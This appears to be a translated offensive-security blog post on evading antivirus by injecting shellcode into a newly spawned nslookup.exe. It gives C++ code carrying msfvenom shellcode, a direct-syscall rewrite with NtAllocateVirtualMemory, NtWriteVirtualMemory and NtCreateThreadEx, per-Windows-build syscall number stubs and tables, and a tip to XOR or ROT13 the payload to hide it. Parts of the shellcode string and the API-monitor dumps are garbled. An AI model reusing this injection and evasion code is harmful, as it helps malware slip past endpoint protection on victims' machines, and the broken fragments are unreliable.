

Direct system call injection process to avoid anti-kill

The content is as titled.

This is also a technology I have used for a long time. I have also posted such on my github and given this to many others.

Introduction

The main idea is to inject shellcode into the process. The process can be an existing process or a newly created process.

Mainly used api are as listed below. Also a good resource for undocumented windows process injection stuff that I like is the following: <https://bytepointer.com/resources/index.htm>

```
LPVOID VirtualAllocEx(
    HANDLE hProcess,
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD flAllocationType,
    DWORD flProtect
);

BOOL WriteProcessMemory(
    HANDLE hProcess,
    LPVOID lpBaseAddress,
    LPCVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T *lpNumberOfBytesWritten
);

HANDLE CreateRemoteThread(
    HANDLE hProcess,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    SIZE_T dwStackSize,
    LPTHREAD_START_ROUTINE lpStartAddress,
```

```

LPVOID          lpParameter,
DWORD           dwCreationFlags,
LPDWORD         lpThreadId
);

```

The simple demo is as follows:

```

#include <iostream>
#include <Windows.h>
#include "common.h"

int main()
{
    // msfvenom -p windows/x64/exec CMD=notepad.exe -f cunsignedchar shellcode[]
    ="\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52" "\x51\x56\x48\x31\xd2\x65\x48\x84"
    "\xac \ x41 \ xc1 \ xc9 \ x0d \ x41 \ x01 \ xc1 \ x38 \ xe0 \ x75 \ xf1 \ x4c \ x03 \ x4c"
    "

    "\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
    "\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
    "\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
    "\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
    "\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
    "\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
    "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
    "\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
    "\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x6e\x6f\x74"
    "\x65\x70\x61\x64\x2e\x65\x78\x65\x00";

    // Create a 64-bit process:
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    LPVOID allocation_start;
    SIZE_T allocation_size = sizeof(shellcode);
    LPCWSTR cmd;
    HANDLE hProcess, hThread;

    ZeroMemory(&si, sizeof(si));
    ZeroMemory(&pi, sizeof(pi));
    si.cb = sizeof(si);
    cmd = TEXT("C:\\Windows\\System32\\nslookup.exe");

```

```

if (!CreateProcess(
    cmd, [REDACTED]// Executable
    NULL, [REDACTED]// Command line
    NULL, [REDACTED]// Process handle not inheritable
    NULL, [REDACTED]// Thread handle not inheritable
    FALSE, [REDACTED]// Set handle inheritance to FALSE
    CREATE_NO_WINDOW, [REDACTED] // Do Not Open a Window
    NULL, [REDACTED]// Use parent's environment block
    NULL, [REDACTED]// Use parent's starting directory
    &si, [REDACTED] // Pointer to STARTUPINFO structure
    &pi[REDACTED]// Pointer to PROCESS_INFORMATION structure (removed extra parentheses)
)) {
    DWORD errval = GetLastError();
    std::cout << "FAILED" << errval << std::endl;
}

WaitForSingleObject(pi.hProcess, 1000); // Allow nslookup 1 second to
start/initialize.

// Inject into the 64-bit process:
// HIGH-LEVEL WINDOWS API:
allocation_start = VirtualAllocEx(pi.hProcess, NULL, allocation_size, MEM_COMMIT |
MEM_RESERVE, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(pi.hProcess, allocation_start, shellcode, allocation_size, NULL);
CreateRemoteThread(pi.hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)allocation_start, NULL,
0, 0);
}

```

Then analyze the API call situation:

Application Installation and Servicing	Modules	1	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Audio and Video	SHLWAPI.dll	2	2:50:03.176 PM	1	KERNELBASE.dll	NtDevice
Component Object Model (COM)	msvcrt.dll	3	2:50:03.176 PM	1	KERNELBASE.dll	RtlSetLa
Data Access and Storage	combase.dll	4	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Delta Compression	RPCRT4.dll	5	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Devices	bcryptPrimitives.dll	6	2:50:03.176 PM	1	KERNEL32.DLL	RtlSetLa
Diagnostics	GDI32.dll	7	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Documents and Printing	gdi32full.dll	8	2:50:03.176 PM	1	KERNEL32.DLL	RtlSetLa
Graphics and Gaming	msvc_p_win.dll	9	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Internet	USER32.dll	10	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Microsoft .NET	win32u.dll	11	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
NT Native	VCRUNTIME140.dll	12	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Netscape Portable Runtime	VCRUNTIME140_1.dll	13	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Network Security Services (NSS)	ucrtbase.dll	14	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Networking	apphelp.dll	15	2:50:03.177 PM	1	ntdll.dll	DIIMain (0x
Office Development	KERNELBASE.dll	16	2:50:03.177 PM	1	KERNELBASE.dll	RtlSetLastW
Scripting Runtime Library	ntdll.dll	17	2:50:03.177 PM	1	CRT_High_Level_AP...	InitializeSLi
Security and Identity	KERNEL32.DLL	18	2:50:03.177 PM	1	KERNELBASE.dll	NtQueryVirt
System Administration	CRT_High_Level_API.exe	19	2:50:03.177 PM	1	KERNELBASE.dll	NtQueryVirt
System Services	MSVCP140.dll	20	2:50:03.177 PM	1	KERNELBASE.dll	NtQueryVirt
Undocumented (UnDoc'd)	ADVAPI32.dll	21	2:50:03.177 PM	1	KERNELBASE.dll	RtlAllocateF
Virtualization	sechost.dll					
Visual C++ Run Time Library	IMM32.DLL					

CRT_High_Level_API.exe	VirtualAllocEx (0x0000000000000120, NULL, 280, MEM_COMMIT MEM_RESERVE, PAGE_EXECUTE_READWRITE)
KERNELBASE.dll	NtAllocateVirtualMemory (0x0000000000000120, 0x000000026bd9f2f8, 0, 0x000000026bd9f300, MEM_COMMIT MEM_RESERVE, PAGE...
KERNELBASE.dll	NtQueryVirtualMemory (0x0000000000000120, 0x00000147d8b50000, 8, 0x000000026bd9f580, 48, NULL)
KERNELBASE.dll	NtWriteVirtualMemory (0x0000000000000120, 0x00000147d8b50000, 0x000000026bd9f6d0, 280, 0x000000026bd9f570)
CRT_High_Level_API.exe	CreateRemoteThread (0x0000000000000120, NULL, 0, 0x00000147d8b50000, NULL, 0, NULL)
KERNELBASE.dll	NtDuplicateObject (GetCurrentProcess(), 0x0000000000000120, GetCurrentProcess(), 0x000000026bd9ee28, 1026, 0, 0)
KERNELBASE.dll	NtQueryInformationProcess (0x0000000000000188, ProcessBasicInformation, 0x000000026bd9ee88, 48, NULL)
KERNELBASE.dll	NtQueryInformationProcess (0x0000000000000188, ProcessImageInformation, 0x000000026bd9eec0, 64, NULL)
KERNELBASE.dll	NtCreateThreadEx (0x000000026bd9ee08, THREAD_ALL_ACCESS, NULL, 0x0000000000000188, 0x00000147d8b50000, NULL, FALSE, 0, 0, 0)

it is important to remember that there are two types of APIs that can be spied on:

Event	Process	Stack	Frame	Module	Location	Address	Path
			K 0	FLTMGR.SYS	RtlPerformPreCallbacks + 0x2fd	0xffff80b49b2555d	C:\Windows\System32\drivers\FLTMGR.SYS
			K 1	FLTMGR.SYS	RtlPassThroughInternal + 0x8c	0xffff80b49b250bc	C:\Windows\System32\drivers\FLTMGR.SYS
			K 2	FLTMGR.SYS	RtlPassThrough + 0x158	0xffff80b49b24c28	C:\Windows\System32\drivers\FLTMGR.SYS
			K 3	FLTMGR.SYS	RtlDispatch + 0x9e	0xffff80b49b24a1e	C:\Windows\System32\drivers\FLTMGR.SYS
			K 4	ntoskml.exe	IoCallDriver + 0x59	0xffff80659b28279	C:\Windows\system32\ntoskml.exe
			K 5	ntoskml.exe	IoQueryXxxInformation + 0x12c	0xffff80659fc465c	C:\Windows\system32\ntoskml.exe
			K 6	ntoskml.exe	IoQueryNameInternal + 0x21a	0xffff80659fc35ce	C:\Windows\system32\ntoskml.exe
			K 7	ntoskml.exe	IoQueryName + 0x26	0xffff80659fc33a6	C:\Windows\system32\ntoskml.exe
			K 8	ntoskml.exe	ObQueryNameStringMode + 0xd5	0xffff80659fc3e35	C:\Windows\system32\ntoskml.exe
			K 9	ntoskml.exe	MmQueryVirtualMemory + 0xb19	0xffff80660080be9	C:\Windows\system32\ntoskml.exe
			K 10	ntoskml.exe	KiSystemServiceCopyEnd + 0x25	0xffff806600800c5	C:\Windows\system32\ntoskml.exe
			K 11	ntoskml.exe	NtQueryVirtualMemory + 0x14	0xffff80659be7b05	C:\Windows\system32\ntoskml.exe
			U 12	ntdll.dll	NtQueryVirtualMemory + 0x14	0x7ffe39c2fbb4	C:\Windows\System32\ntdll.dll
			U 13	KernelBase.dll	BasepFillUIEFInfo + 0xc1	0x7ffe36b7a28d	C:\Windows\System32\KernelBase.dll
			U 14	KernelBase.dll	SetUnhandledExceptionFilter + 0x28	0x7ffe36b7a038	C:\Windows\System32\KernelBase.dll
			U 15	user_kernel_example.exe	pre_cpp_initialization + 0x9, d:\agent\work\5\src\tools\crt\vcstartup\src\startup\exe_common.inl(220)	0x7ff7b68c1575	C:\Users\lp\Documents\blog\process_injection\CRT\user_kern
			U 16	ucrtbase.dll	inlterm + 0x43	0x7ffe36a2dab3	C:\Windows\System32\ucrtbase.dll
			U 17	user_kernel_example.exe	__sort_common_main_seh + 0x81, d:\agent\work\5\src\tools\crt\vcstartup\src\startup\exe_common.inl(256)	0x7ff7b68c1609	C:\Users\lp\Documents\blog\process_injection\CRT\user_kern
			U 18	kernel32.dll	BaseThreadInitThunk + 0x14	0x7ffe37e37974	C:\Windows\System32\kernel32.dll
			U 19	ntdll.dll	RtlUserThreadStart + 0x21	0x7ffe39bfa261	C:\Windows\System32\ntdll.dll

We use low level APIs for our operations

So,

First, make a system call to the API you need to use. The core code is as follows:

```
NtAllocateVirtualMemory(pi.hProcess, &allocation_start, 0, (PULONG)&allocation_size,
MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
NtWriteVirtualMemory(pi.hProcess, allocation_start, shellcode, sizeof(shellcode), 0);
NtCreateThreadEx(&hThread, GENERIC_EXECUTE, NULL, pi.hProcess, allocation_start,
```

```
allocation_start, FALSE, NULL, NULL, NULL, NULL);
```

Among them, NtAllocateVirtualMemory needs to consider the version differences of different operating systems. Refer to the following:

```
NtAllocateVirtualMemory_SystemCall_6_1_7600:           ; Windows 7 SP0
    mov     eax, 0015h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_1_7601:           ; Windows 7 SP1 and Server 2008 R2 SP0
    mov     eax, 0015h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_2_XXXX:           ; Windows 8 and Server 2012
    mov     eax, 0016h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_3_XXXX:           ; Windows 8.1 and Server 2012 R2
    mov     eax, 0017h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_10240:         ; Windows 10.0.10240 (1507)
    mov     eax, 0018h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_10586:         ; Windows 10.0.10586 (1511)
    mov     eax, 0018h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_14393:         ; Windows 10.0.14393 (1607)
    mov     eax, 0018h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_15063:         ; Windows 10.0.15063 (1703)
    mov     eax, 0018h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_16299:         ; Windows 10.0.16299 (1709)
    mov     eax, 0018h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_17134:         ; Windows 10.0.17134 (1803)
    mov     eax, 0018h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_17763:         ; Windows 10.0.17763 (1809)
    mov     eax, 0018h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_18362:         ; Windows 10.0.18362 (1903)
    mov     eax, 0018h
```

```

jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_18363:      ; Windows 10.0.18363 (1909)


mov eax, 0018h
jmp NtAllocateVirtualMemory_Epilogue

```


The list is as follows:

		Syscall Table Indexes																			
#	ServiceName	3790	6000	6002	7601	9200	9600	10061	10240	10586	14393	15063	16299	17134	17763	18362	18363	19041	19631	19645	20190
1	NtAcceptConnectPort	96	96	96	96	97	1	2	2	2	2	2	2	2	2	2	2	2	2	2	2
2	NtAccessCheck	97	97	97	97	98	98	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	NtAccessCheckAndAuditAlarm	38	38	38	38	39	40	41	41	41	41	41	41	41	41	41	41	41	41	41	41
4	NtAccessCheckByType	98	98	98	98	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99	99
5	NtAccessCheckByTypeAndAuditAlarm	86	86	86	86	87	88	89	89	89	89	89	89	89	89	89	89	89	89	89	89
6	NtAccessCheckByTypeResultList	99	99	99	99	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100
7	NtAccessCheckByTypeResultListAndAuditAlarm	100	100	100	100	101	101	101	101	101	101	101	101	101	101	101	101	101	101	101	101
8	NtAccessCheckByTypeResultListAndAuditAlarmByHandle	101	101	101	101	102	102	102	102	102	102	102	102	102	102	102	102	102	102	102	102
9	NtAddAtom	68	68	68	68	69	70	71	71	71	71	71	71	71	71	71	71	71	71	71	71
10	NtAddBootEntry	102	103	103	102	104	104	104	104	104	104	105	105	105	105	105	105	106	106	106	106
11	NtAddDriverEntry	103	104	104	103	105	105	105	105	105	105	106	106	106	106	106	106	107	107	107	107
12	NtAdjustGroupsToken	104	105	105	104	106	106	106	106	106	106	107	107	107	107	107	107	108	108	108	108
13	NtAdjustPrivilegesToken	62	62	62	62	63	64	65	65	65	65	65	65	65	65	65	65	65	65	65	65
14	NtAlertResumeThread	105	106	106	105	108	108	108	108	108	108	109	109	109	109	109	109	110	110	110	110
15	NtAlertThread	106	107	107	106	109	109	109	109	109	109	110	110	110	110	110	110	111	111	111	111
16	NtAllocateLocallyUniqueId	107	108	108	107	111	111	111	111	111	111	112	112	112	112	112	112	113	113	113	113
17	NtAllocateUserPhysicalPages	108	109	109	109	113	113	113	113	113	113	114	114	114	114	114	114	115	115	115	115
18	NtAllocateUuids	109	110	110	110	114	114	114	114	114	114	115	115	115	115	115	115	117	117	117	117
19	NtAllocateVirtualMemory	21	21	21	21	22	23	24	24	24	24	24	24	24	24	24	24	24	24	24	24
20	NtApphelpCacheControl	73	73	73	73	74	75	76	76	76	76	76	76	76	76	76	76	76	76	76	76
21	NtAreMappedFilesTheSame	110	132	132	132	137	137	138	138	138	138	139	139	140	140	140	140	142	142	142	142
22	NtAssignProcessToJobObject	111	133	133	133	138	138	139	139	139	139	140	140	141	141	141	141	143	143	143	143
23	NtCallbackReturn	2	2	2	2	3	4	5	5	5	5	5	5	5	5	5	5	5	5	5	5
24	NtCancelDeviceWakeupRequest	112	134	134																	
25	NtCancelIoFile	90	90	90	90	91	92	93	93	93	93	93	93	93	93	93	93	93	93	93	93
26	NtCancelTimer	94	94	94	94	95	96	97	97	97	97	97	97	97	97	97	97	97	97	97	97
27	NtClearEvent	59	59	59	59	60	61	62	62	62	62	62	62	62	62	62	62	62	62	62	62
28	NtClose	12	12	12	12	13	14	15	15	15	15	15	15	15	15	15	15	15	15	15	15
29	NtClearGroupAuditAlarm	56	56	56	56	57	58	59	59	59	59	59	59	59	59	59	59	59	59	59	59

Regarding the relationship, refer to the following figure then obfuscate your shellcode such as xor or rot13. Then load it into memory and decrypt it.




To test this ill use the only antivirus that I respect qihoo 360 :not_troll:



By Boschko

- My Hack The Box: <https://www.hackthebox.eu/home/users/profile/37879>
- My GitHub: <https://github.com/OlivierLaflamme>
- My WeChat QR below:



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